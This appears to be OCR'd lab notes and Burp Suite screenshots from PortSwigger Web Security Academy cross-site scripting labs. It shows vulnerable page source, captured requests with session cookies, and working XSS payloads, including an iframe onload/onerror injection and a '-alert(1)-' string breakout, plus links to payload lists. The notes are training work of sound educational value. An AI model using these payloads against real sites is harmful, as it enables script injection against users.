
```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0aaa008a040550ce8ad6a562000f0002.web-security-academy.net/#" onload="this.src+='<img src=x onerror=print()>'"></iframe>
```



https://0aa008a04055... .web-security-academy.net
Web Security Academy
DOM XSS in jQuery selector sink using a hashchange event
Go to exploit server
Back to lab description »
LAB Not solved
Home
WE LIKE TO BLOG
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

```
<header class="notification-header"> ··· </header>
<section class="blog-header"> ··· </section>
<section class="blog-list"> ··· </section>
<script src="/resources/js/jquery_1-8-2.js"></script>
<script>
    $(window).on('hashchange', function(){ var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')'); if (post) post.get(0).scrollIntoView(); });
</script>
</div>
</section>
<div class="footer-wrapper"> ··· </div>
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8.5 - Temporary Project - licen
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to https://0a950025044d6b5980ceaded0075006f.web-security-academy.net:443 [79.125.84.16]


```
GET /?search=alert007 HTTP/1.1
Host: 0a950025044d6b5980ceaded0075006f.web-security-academy.net
Cookie: session=EcbTSmhyG9UfpcGdpRFHab9JYPPiDJ3M
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Referer: https://0a950025044d6b5980ceaded0075006f.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8.5 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

Target: https://0a0f002a03aec21a807e0373008d0048.w


```
GET /post/comment/confirmation?postId=10 HTTP/2
Host: 0a0f002a03aec21a807e0373008d0048.web-security-academy.net
Cookie: session=[illegible]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin:
https://0a0f002a03aec21a807e0373008d0048.web-security-academy.net
Dnt: 1
Sec-Gpc: 1
Referer:
https://0a0f002a03aec21a807e0373008d0048.web-security-academy.net
/post/comment
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
              Solved
            </p>
            <span class=lab-status-icon>
            </span>
          </div>
        </div>
      </div>
    </section>
    <section id=notification-labsolved class=
    notification-labsolved-hidden>
      <div class=container>
        <h4>
          Congratulations, you solved the lab!
        </h4>
        <div>
          <span>
            Share your skills!
          </span>
          <a class=button href='
          https://twitter.com/intent/tweet?text=I+completed+the+Web+Security+Academy+lab%3a%0aStored+XSS+into+anchor+href+attribute+with+double+quotes+HTML-encoded%0a%0a@WebSecAcademy%0a&url=https%3a%2f%2fportswigger.net%2fweb-security%2fcross-site-scripting%2fcontexts%2flab-href-attribute-double-quotes-html-encoded&related=WebSecAcademy,Burp_Suite'>
            <svg xmlns='http://www.w3.org/2000/svg' width=24
            height=24 viewBox='0 0 20.44 17.72'>
              <title>
                twitter-button
              </title>
              <path d='
              M0,16.85c11.51,6.52,18.51-2,18.71-12.24.3-.24,1.73-
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8.5 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: https://0a3900bb034dbd14808c123b00d3000
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /?search=RRBJE2024 HTTP/2
Host: 0a3900bb034dbd14808c123b00d30009.web-security-academy.net
Cookie: session=QHDYZWkNzr5jl0m3lu7kkTt0jIrJATOw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Sec-Gpc: 1
Referer:
https://0a3900bb034dbd14808c123b00d30009.web-security-academy.net
/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
```

```
        <a href=/>Home
      </a>
      <p>
        |
      </p>
    </section>
  </header>
  <header class="notification-header">
  </header>
  <section class=blog-header>
    <h1>
      0 search results for 'RRBJE2024'
    </h1>
    <hr>
  </section>
  <section class=search>
    <form action=/ method=GET>
      <input type=text placeholder='Search the blog...' name=
      search>
      <button type=submit class=button>
        Search
      </button>
    </form>
  </section>
  <script>
    var searchTerms = 'RRBJE2024';
    document.write(
    '<img src="/resources/images/tracker.gif?searchTerms='+
    encodeURIComponent(searchTerms)+'">');
    </script>
    <section class="blog-list no-results">
      <div class=is-linkback>
        <a href="/">
          Back to Blog
```


https://0a3900bb034dbd14808c123b00d30009.web-security-academy.net/?search='-alert(1)-'
ity
Reflected XSS into a JavaScript string with angle brackets HTML encoded
LAB Solved
Back to lab description
you solved the lab!
Share your skills!
Continue l
Home
0 search results for ''-alert(1)-''
Search the blog...
Search

References & Resources

https://portswigger.net/web-security/all-labs#cross-site-scripting

https://www.acunetix.com/websitesecurity/cross-site-scripting/

GitHub Payloads

https://github.com/payloadbox/xss-payload-list/blob/master/Intruder/xss-payload-list.txt

https://github.com/payloadbox/xss-payload-list